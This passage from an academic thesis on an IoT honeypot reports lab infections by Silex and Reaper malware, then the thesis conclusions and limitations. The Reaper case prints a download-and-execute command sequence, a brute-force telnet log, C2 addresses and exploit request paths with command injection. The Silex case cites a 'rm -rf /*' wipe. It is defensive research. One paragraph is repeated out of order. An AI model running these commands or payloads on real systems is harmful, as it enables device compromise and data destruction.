



Figure 22. Silex dashboard pie chart and flow summary.

Exploring the rest of the dashboard reveals more information on what occurred during the attack. Figure 23 presents the processes that were created and terminated. The `dropbear` process is the SSH server that the attacker connected through, and the `sh` process is the shell spawned when the attacker successfully logged in as root. The `silex.arm` process is the malware itself, which uses system calls to run `fdisk` and `cat`, as shown in Silex's decompiled code in

Figure 12 on lines 27-35. The only processes that terminated were *cat* and *fdisk*, which is expected as they complete. Based on the absence of any other processes, it is safe to say that Silex does not attempt to kill any processes when it runs.



Processes Created	
Processes Created	Count
cat	1
dropbear	1
fdisk	1
sh	1
silex.arm	1
	5


Processes Terminated	
Processes Terminated	Count
cat	1
fdisk	1
	2

Figure 23. Silex dashboard: processes created and terminated.

Presented in Figure 24 are the dropped, modified, and deleted files for the attack. The decompilation of Silex does not show it dropping files anywhere; however, it is speculated that there are dropped files (i.e., modified) listed due to the writing of random data to */dev/mtdblock0* and */dev/mtdblock10* devices on lines 27 and 31 in

Figure 12. In total, Silex deleted 1,004 files. This high number of deleted files is expected based on what is known about the Silex malware and indicated by the system call to `rm -rf /*` in the decompiled code in

Figure 12.



Dropped Files	
File Name	Count
ssh_host_rsa_key	2
addpppoeconnected	1
addpppoetime	1
ah6.ko	1
ash	1
authenc.ko	1
authencesn.ko	1
bcm5301x_spi.ko	1
beep	1
	253

Deleted Files	
File Name	Count
passwd	3
wol	3
#302	2
TZ	2
addpppoeconnected	2
addpppoetime	2
ah6.ko	2
ash	2
authenc.ko	2
	1,004

Figure 24. Silex dashboard: created, dropped, and modified files.

*Lastly, presented in*

Figure 25 is a tree output of the attack's *UUID* directory. All of the created, modified, or deleted files were retained and saved under the *files* directory. A packet capture of the attack is saved under the *pcap* directory as **net\_dump.pcap**. The *procs* directory contains an ELF file of each of the created processes throughout the attack. These artifacts would be important to an analyst who wants to know more about how the attack worked.

```

1. root@research:/iothoneypot/scratch/dlink_dir8681# tree c937f761-0242-4657-929e-
   ce9ca9fd8c61/
2. c937f761-0242-4657-929e-ce9ca9fd8c61/
3. |-- files
4. |   |-- deleted
5. |   |   |-- bin
6. |   |   |   |-- ash
7. |   |   |   |-- busybox
8. |   [ ... ]
9. |   |-- dropped
10. |       |-- bricker.sh
11. |       |-- dev
12. |       |-- sda
13. [ ... ]
14. |-- pcaps
15. |   |-- net_dump.pcap
16. |-- procs
17. |   |-- cat.858.\ 0x10000
18. |   |-- dropbear.844.\ 0x10000
19. |   |-- fdisk.863.\ 0x10000
20. |   |-- sh.845.\ 0x10000
21. |   |-- silexarm.850.\ \ 0x8000
22.
23. 50 directories, 1257 files

```

*Figure 25. Silex: abbreviated tree output of artifacts.*

## Case Study 2: Reaper Botnet Infection

The second case study used the Reaper botnet to infect the Linksys LCAB03VLDNOD firmware via the telnet protocol. The *run\_honeypot.sh* script started the honeypot with a runtime of 300 seconds and an interval of 30 seconds. Once the honeypot plugins had processed and loaded the attack, the attacker VM created an HTTP server to serve the malware to the honeypot using Python 3's `http.server` module. Lastly, a simulated brute force attack started from the attacker's VM.

*Like the previous case study, the brute force attack did not take long because the `passwd_inject.sh` script configured the root account to have its password set to “admin.”*

*After gaining access, the attacker ran the following commands presented in*

```
1. wget 10.10.10.100/reaper.arm
2. chmod +x reaper.arm
3. ./reaper.arm
```

*Figure 26. Attacker commands for Reaper infection.*

Once the attack was complete and the honeypot timed out, the attack metadata was inspected through the Kibana dashboard. Presented in Figure 27 is the event pie chart and flow summary. The pie chart shows that the `flow_start` event occurred the most at 99.22%. The flow summary reveals that there were four connections made to 36.85.177.3 on port 80, followed by several attempts to connect to 103.245.77.113 on various ports. The 103.245.77.113 address is the malware’s C2 server; however, similar to the Silex sample, it is no longer active or listening for connections.. These commands downloaded the Reaper malware, made it executable, and then ran it.

```
1. wget 10.10.10.100/reaper.arm
2. chmod +x reaper.arm
3. ./reaper.arm
```

*Figure 26. Attacker commands for Reaper infection.*

Once the attack was complete and the honeypot timed out, the attack metadata was inspected through the Kibana dashboard. Presented in Figure 27 is the event pie chart and flow summary. The pie chart shows that the `flow_start` event occurred the most at 99.22%. The flow summary reveals that there were four connections made to 36.85.177.3 on port 80, followed by several attempts to connect to 103.245.77.113 on various ports. The 103.245.77.113 address is the malware’s C2 server; however, similar to the Silex sample, it is no longer active or listening for connections.




Figure 27. Reaper dashboard: pie chart and flow summary.

Presented in Figure 28 are the processes created and terminated. In this attack, there were no terminated processes. However, there were five processes created with a random appearing name. The *sh* process was created when the attacker logged in via the *telnet* daemon. A further look into the random process reveals that the process name was not part of the process's argument list. Figure 29 presents the process name and command-line arguments for the random appearing processes.





Figure 28. Reaper dashboard: processes created and terminated.

Time	event	Name	Arguments
> Nov 21, 2019 @ 21:50:41.626	new_process	s21facuwg2247wo	tgk51wn5qbk5m
> Nov 21, 2019 @ 21:50:41.626	new_process	s21facuwg2247wo	tgk51wn5qbk5m
> Nov 21, 2019 @ 21:50:41.626	new_process	s21facuwg2247wo	tgk51wn5qbk5m
> Nov 21, 2019 @ 21:50:41.626	new_process	s21facuwg2247wo	tgk51wn5qbk5m

Figure 29. Reaper new\_process events.

Next, the created, modified, and dropped files were inspected. The **utmp** file is used by Linux based OSs to list users currently logged into the system. The **wtmp** file maintains a history of who has logged in and out of a system (Zachariah, 2019). It makes sense that these files were modified since the attacker logged in to the honeypot with a login shell. The **#15** file is a copy of the **reaper.arm** binary. The appearance of this file is a side effect from using **fsck** when inspecting filesystem images with the **file\_monitor** plugin and discussed further in Chapter 5. Lastly, the **reaper.arm** file dropped when the attacker downloaded it using **wget** from the C2 server.

The Reaper botnet showed behavior that indicated it was trying to cover its tracks. The **reaper.arm** binary deleted itself after it ran as well as the **wtmp** and **gtmessage** files, which existed under the **/var/log** directory. Deleting the contents of the **/var/log** directory is a common tactic used by malware to cover its tracks, so an analyst would not have any log data to correlate what the attacker had done.



Dropped Files		Deleted Files	
Files Dropped or Modified	Count	Files Deleted	Count
utmp	2	#15	1
wtmp	2	gtmessage	1
#15	1	reaper.arm	1
reaper.arm	1	wtmp	1

Figure 30. Reaper dashboard: created, modified, and dropped files.

Figure 31 presents a tree output of artifacts retained by the honeypot under the session's **UUID** directory. As shown, the honeypot retained all created, deleted, or modified files. Retaining these files gives an analyst the ability to quickly begin inspecting the files to determine what the attacker did. Additionally, the honeypot saved a packet capture of the network traffic under the **pcap** directory as **net\_dump.pcap**. Finally, the created processes were retained under the **procs** directory. If a process was not retained from disk by the **file\_monitor** plugin, having the processes extracted from memory gives an analyst the chance to inspect each process's ELF file.

```

1. root@research:/iothoneypot/scratch/linksys_lcab03vlnod# tree 1393adf8-75f8-4e19-8296-
   eca5d7698792/
2. 1393adf8-75f8-4e19-8296-eca5d7698792/
3. |-- files
4. |   |-- deleted
5. |   |   |-- lost+found
6. |   |   |   |-- #15
7. |   |   |   |-- reaper.arm
8. |   |   |-- var
9. |   |       |-- log
10. |   |       |   |-- gtmessage
11. |   |       |   |-- wtmp
12. |   |-- dropped
13. |   |   |-- lost+found
14. |   |   |   |-- #15
15. |   |   |   |-- reaper.arm
16. |   |   |-- var
17. |   |       |-- log
18. |   |       |   |-- wtmp
19. |   |       |-- run
20. |   |       |   |-- utmp
21. |-- pcaps
22. |   |-- net_dump.pcap
23. |-- procs
24. |   |-- s21facuwg2247wo.902.\ \ 0x8000
25. |   |-- s21facuwg2247wo.905.\ \ 0x8000
26. |   |-- s21facuwg2247wo.906.\ \ 0x8000
27. |   |-- s21facuwg2247wo.907.\ \ 0x8000
28. |   |-- s21facuwg2247wo.908.\ \ 0x8000
29. |   |-- sh.898.\ \ 0x8000
30.
31. 12 directories, 15 files

```

*Figure 31. Reaper: tree output of artifacts.*

The **net\_dump** packet capture can provide a wealth of information, particularly if the attack did not encrypt network traffic. Using Wireshark to inspect the packet capture exposes the plaintext telnet conversation between the attacker and honeypot. Figure 32 presents the telnet conversation between the attacker and the honeypot. Inspecting the conversation reveals the genesis of the attack. The telnet conversation shows the brute force password attempt, as the attacker fails to log in with the *root:root* and *root:password* credentials. Ultimately, the attacker guessed the correct password, downloaded the reaper malware, and then executed it.



```

.....!!"'!.....!.....P.....
(none) login: rroooott
.
Password: root
.
Login incorrect
(none) login: rroooott
.
Password: password
.
Login incorrect
(none) login: rroooott
.
Password: admin
.

[root@A320D]# wget http://10.10.10.100/reaper.arm
.chmod +x reaper.arm
../reaper.armwget http://10.10.10.100/reaper.arm
Connecting to 10.10.10.100 (10.10.10.100:80)

reaper.arm      0% |
reaper.arm     100% |*****
[root@A320D]# chmod +x reaper.arm
[root@A320D]# ./reaper.arm.....;..
[root@A320D]# ./reaper.arm.[J.....8..
[root@A320D]# ./reaper.arm.[J
.
[root@A320D]#

Packet 95. 41 client pkts, 73 server pkts, 47 turns. Click to select.
Entire conversation (718 bytes)  Show and save data as ASCII  Stream 0
Find:  Find Next
Help  Filter Out This Stream  Print  Save as...  Back  Close

```

Figure 32. Reaper: telnet conversation.

Another useful metric extracted from the packet capture is DNS queries. It is common for malware to make DNS queries to resolve its C2 IP address. Presented in Figure 33 are the DNS queries used by the Reaper botnet. It shows that the Reaper malware made 3 DNS queries for *weruuoqweiur.com*, three for *e.h1852.com*, and three for *e.ha859.com*.




Figure 33. Reaper: DNS queries.

The flow summary in Figure 27 showed multiple flows to 36.85.177.3 on port 80. Inspecting the packet capture with Wireshark and filtering on that IP address and port revealed a C2 channel for the botnet. Presented in Figure 34 is a screenshot of the C2 conversation from Wireshark. It shows that HTTP is used to make requests to many different URLs. The C2 channel leverages Query parameters to exchange data and provide instructions for the botnet to execute.

net\_dump.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http and ip.addr == 36.85.177.3

No.	Time	Source	Destination	Protocol	Length	Info
2024	171.366851	10.10.10.10	36.85.177.3	HTTP	131	GET / HTTP/1.1 Continuation
2135	173.766785	10.10.10.10	36.85.177.3	HTTP	233	POST /command.php HTTP/1.1 (application/x-www-form-urlencoded)
4280	205.853161	10.10.10.10	36.85.177.3	HTTP	159	GET /system.ini?loginuse&loginpas HTTP/1.1 Continuation
4395	206.513260	10.10.10.10	36.85.177.3	HTTP	203	GET /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27;echo+
4515	208.453135	10.10.10.10	36.85.177.3	HTTP	162	GET /board.cgi?cmd=cat%20/etc/passwd HTTP/1.1 Continuation
4684	210.849002	10.10.10.10	36.85.177.3	HTTP	352	POST /hedwig.cgi HTTP/1.1 Continuation
4923	213.313101	10.10.10.10	36.85.177.3	HTTP	312	POST /apply.cgi HTTP/1.1
5039	215.733061	10.10.10.10	36.85.177.3	HTTP	225	GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&curpath=/&cur
5213	218.133191	10.10.10.10	36.85.177.3	HTTP	189	GET /cgi-bin/user/Config.cgi?cab&action=get&category=Account.
5219	218.744188	10.10.10.10	36.85.177.3	HTTP	171	GET /shell?echo+jaws+123456;cat+/proc/cpuinfo HTTP/1.1 Continuation
6364	235.071506	10.10.10.10	36.85.177.3	HTTP	131	GET / HTTP/1.1 Continuation
6415	235.711600	10.10.10.10	36.85.177.3	HTTP	233	POST /command.php HTTP/1.1 (application/x-www-form-urlencoded)

Frame 8608: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits)

- Ethernet II, Src: RealtekU\_12:34:56 (52:54:00:12:34:56), Dst: 0a:5b:ab:c3:d9:14 (0a:5b:ab:c3:d9:14)
  - Destination: 0a:5b:ab:c3:d9:14 (0a:5b:ab:c3:d9:14)
  - Source: RealtekU\_12:34:56 (52:54:00:12:34:56)
  - Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 10.10.10.10, Dst: 36.85.177.3
- Transmission Control Protocol, Src Port: 57322, Dst Port: 80, Seq: 1, Ack: 1, Len: 246
- Hypertext Transfer Protocol
  - POST /apply.cgi HTTP/1.1\r\n
    - [Expert Info (Chat/Sequence): POST /apply.cgi HTTP/1.1\r\n]
    - [POST /apply.cgi HTTP/1.1\r\n]
    - [Severity Level]: Chat]

Frame (frame), 312 bytes      Packets: 18713 - Displayed: 70 (0.4%)      Profile: Default

Figure 34. Reaper C2 conversation.

## CHAPTER 5

### CONCLUSIONS

This research provides a theoretical framework to create a high-interaction IoT honeypot that is capable of emulating existing IoT devices and monitoring OS-level artifacts. This chapter outlines the contributions of this research to the academic and information security communities and, additionally, discusses the limitations of this research. In conclusion, this chapter offers future research topics in hopes of inspiring other researchers to continue exploring this area of research.

#### **Contributions**

This research contributes new knowledge to the academic and security practitioner communities on how to create a high-interaction IoT honeypot. Existing VMI techniques were explored and applied to the IoT honeypot domain. This research created two artifacts to explore the research question, “How can an ideal IoT honeypot emulate existing IoT devices and be high-interaction by allowing the inspection of the full OS running on the device to detect when an attack is occurring, support an arbitrary number of services, and record metrics related to the attack?” These two artifacts are a theoretical framework and an instantiation of the framework. The theoretical framework provides a generic way to implement an IoT honeypot that is capable of emulating existing devices and monitoring the honeypot through VMI. By following the theoretical framework, researchers and practitioners can effectively implement new IoT honeypots. The instantiation of the theoretical framework provides a tangible implementation of the theoretical framework used to validate its design. The instantiation was used in case studies to validate that the theoretical framework met the design goals, and it can also be readily used by the community to understand the IoT threat landscape further. Full source code for the framework instantiation is made available in the Appendix and is also available on Github as an open-source project. The *git* repository is publicly available at <http://github.com/canance/iothoneypot>.

The main contribution of this research is the theoretical framework. The theoretical framework drove the development of the framework instantiation. The theoretical framework was shown through case studies to meet the design goals of emulating existing IoT devices, using VMI to capture OS level artifacts related to an attack, and providing valuable insight into the threat landscape of IoT devices. The theoretical framework does not prescribe the VMI method used or how the firmware extraction takes place, which gives an implementer the freedom to explore new methods to perform each process.

Another significant contribution of this research is the framework instantiation. The design of the honeypot instantiation is meant to be flexible. To that end, the honeypot implements a plugin system to facilitate the rapid development of new features. The main honeypot scripts are available in Appendix A-E. These include the shell script that starts the honeypot monitor, QEMU, and other ancillary software. Additionally, the three plugins developed for this research are available in Appendix F—M. They include the `event_listener`, `vol_monitor`, and `file_monitor` plugins.

A byproduct of iteratively developing the theoretical framework and framework instantiation through the design science methodology was the development of image manipulation scripts. Once a hard disk image is created by extracting the filesystem from the firmware image file, modifications still need to be made before deploying the image as a honeypot. Typically, user accounts need to be created, the root password changed, services configured to auto-start, and an IP address assigned on the correct subnet. This research created many scripts to facilitate that process better. The `passwd_inject` script modifies the root and admin account passwords to a known value. This research provides scripts for mounting and unmounting images on the host filesystem, so the image can easily be explored and edited without having to instantiate a VM to do so. Lastly, the `run_image` script lets a user interactively test an image outside the context of a honeypot. This script enables a user to test out changes quickly and persistently store any changes made to disk throughout the runtime of the VM. The image manipulation scripts are available in Appendix N-Q.

Another direct contribution of this research is the Docker environment that allows users to deploy the framework instantiation in any environment rapidly. Docker empowered the framework's instantiation setup and installation to be scripted and portable. Using Docker also allowed all of the honeypot's dependencies to be packaged into a container. In total,

there are five docker containers used by the framework instantiation; therefore, this research used *docker-compose* to orchestrate the deployment and manage the lifecycle of the containers. A user can run the honeypot on any Linux-based host machine that has *docker* and *docker-compose* installed. A *docker-compose* script, along with the relevant Dockerfiles, is available in Appendix R-U.

## Limitations

It is important to understand this research's limitations before attempting to implement the theoretical framework or utilize the provided reference instantiation. The primary limitations of this research deal with the framework instantiation due to its reliance on existing open-source software for the various components of the framework. This limitation was self-imposed from the research design, which required that any included software be open-source. Open-source software was required so other researchers could easily reproduce the results from this study. The theoretical framework design is flexible so that anyone wishing to implement the framework can design the components as they see fit. Meaning, future instantiations of the framework can test new techniques for VMI or emulation.

The requirement of a custom kernel is a limitation because of the reference instantiation's dependency on Firmadyne and Volatility. Firmadyne uses a custom kernel to emulate NVRAM and detect the hardware that is needed to emulate a firmware image. Further, a custom kernel was required for Volatility to accurately analyze memory dumps from any image created by the honeypot using a single profile. A downside to this approach is that requiring a custom kernel makes it possible for an attacker to detect that they are inside a honeypot by querying the kernel version or performing simple tests. Once an attacker gains access to the honeypot, a simple check for the kernel version could clue them in that they are in a honeypot. However, the kernel version does not necessarily indicate the use of a honeypot. After all, some IoT devices may be using the same kernel version as the honeypot's custom kernel. Even if the kernel was recompiled to match the same version as the IoT firmware image, there are other indicators such as the use of the `LD_PRELOAD` environment variable to inject Firmadyne's NVRAM shared object into every executable or the inability to load kernel modules that would reveal something is not genuine about the system.

Another limitation of the reference instantiation is the snapshot-based VMI that is employed by the `vol_monitor` plugin. Each time the plugin takes a snapshot, QEMU pauses the honeypot while it makes the memory dump. During the design phase, this slight pause in execution was deemed acceptable since most IoT firmware images do not use much RAM; therefore, this process completes rather quickly. This research used 256 MB of RAM for each honeypot image, resulting in a delay of less than one second for each memory dump. In telnet sessions, this pause is hardly noticeable, and an attacker could attribute the delay to CPU or network lag. Determining an appropriate interval to pause the honeypot can be difficult. There is a balance to be struck between gathering artifacts and allowing the honeypot to run unobstructed. Through testing, an interval of 15-30 seconds was determined to be acceptable.

A similar limitation exists with the `file_monitor` plugin. Similar to the `vol_monitor`, this plugin has an interval to capture file system changes. If a change happens quickly enough, then it will not be picked up by the `file_monitor`. An example would be downloading a malicious executable, executing it, and then deleting the executable file before the `file_monitor` can see the change. The `vol_monitor` plugin partially mitigates this limitation by dumping executable files that it finds running in memory; however, that is also susceptible to the same problem if the malware can run and terminate before the `vol_monitor` is triggered.

The second limitation of the `file_monitor` plugin is the process the plugin employs to inspect the honeypot's filesystem. This plugin periodically copies the `qcow2` disk image of the honeypot and then converts it to a `raw` image to be analyzed. Since the `qcow2` disk image was not cleanly unmounted, data may be stale or not present due to some of the data residing in buffers on the honeypot's OS. This inconsistency can lead to some changes not being picked up for several iterations of the `file_monitor` plugin. There are guest features that can be installed in a VM that allow an administrator to flush the OS buffers and get a clear view of the filesystem from the hypervisor, but that would require a modification of the guest OS by installing extra, which could be detected by an attacker.

Volatility's ARM support is limited. The ARM `AddressSpace` plugin that Volatility uses does not support all ARM processors. Specifically, it does not support the `virt` machine used by QEMU with Firmadyne's default kernel. This lack of support required the

use of a different emulated machine with QEMU. Instead of using the `virt` machine, the reference instantiation used the `vexpress-a9` machine. This machine only supports one network interface and an SD card hard drive image. While this was enough to perform the framework instantiation, ideally, support for other ARM address spaces should be added into Volatility. The `virt` machine allows for many more features, such as additional network interfaces that are typical in an IoT device. Not all Linux Volatility plugins work on the ARM address space either. The framework instantiation included the plugins that worked best. The network and file related Volatility plugins would have been extremely beneficial; however, they were unable to parse the memory dump images correctly.

### **Future Research**

This research gives inspiration to many future research topics that can be explored. The framework instantiation developed by this research serves the purpose of providing a proof of concept for the theoretical framework. While this study showed that it is possible to create a high-interaction IoT honeypot, there is much leeway in how to implement the theoretical framework. The case studies presented in Chapter 4, prove that the instantiation can meet the design goals; however, the limitations outlined in the previous section also show that there are many ways that the framework can be improved.

One area of future research would be to explore how to eliminate the reliance on a custom kernel. Due to the use of Volatility and guest agents not being installed on the honeypot, it was not possible to design the framework instantiation without using a custom kernel. However, the use of a custom kernel gives attackers a clue that they have infiltrated a honeypot instead of an actual IoT device. Future research could focus on ways to eliminate the need for a custom kernel by instead leveraging the kernel shipped with a device's firmware. By using the device's original kernel, an attacker would be less likely to detect that they had infiltrated a honeypot.

Another area of improvement would be to implement the theoretical framework using a real-time system call based approach to VMI in conjunction with the existing memory-based VMI performed with Volatility. The addition of syscall-based VMI would address a critical weakness in the implementation provided by this research by allowing real-time introspection of the honeypot, albeit at the cost of emulation speed. Several binary analysis frameworks



employ syscall-based VMI that future research could leverage when attempting to solve this problem.

A future study could extend this research to evaluate the framework instantiation against other IoT malware samples. As IoT malware becomes more sophisticated, it is becoming common to see software exploits as a way for malware authors to gain initial access to a system. This research focused on password brute-forcing the *telnet* and *ssh* services as a means of initial access. It would be invaluable to analyze the data and artifacts generated by attacks that used a software exploit to gain initial access as well.

